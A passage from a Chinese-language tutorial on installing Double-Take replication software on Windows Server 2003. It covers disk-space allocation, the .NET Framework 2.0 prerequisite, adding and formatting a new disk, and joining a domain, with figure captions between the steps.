


图6 分配内存




图7 分配磁盘空间




图8 需要安装Microsoft .NET Framework 2.0

Double-Take使用的磁盘空间，如果在“Unlimited”前打钩，则是允许使用所有的空间，不打钩则必须在前面的文本框中输入需要使用的空间大小。“Minimum Disk Space Free”则是留给源系统使用的，保证源系统的正常运行。50MB是下限，可以根据自己的实际情况来分配，如图7所示。

设置完成后一路“Next”直至开始安装。Double-Take需要Microsoft .NET Framework 2.0及以上版本的支持，如果在安装Double-Take之前单独安装，可以大大节省安装的时间，如图8所示。

整个安装过程需要一段时间，我们可以做一些其他的准备。添加一块硬盘，如图9所示。

Windows Server 2003系统支持即插即用功能，添加完成后立刻可以到“磁盘管理”中对新硬盘进行初始化、分区及格式化，并分配盘符为D，如图10所示。

接着同样要在D盘根目录下建立Temp文件夹，这样在系统移植过来后就可以直接使用了。




图9 添加硬盘




图10 安装新硬盘




图11　加入域




图12　添加域管理员




图13　查看IP信息

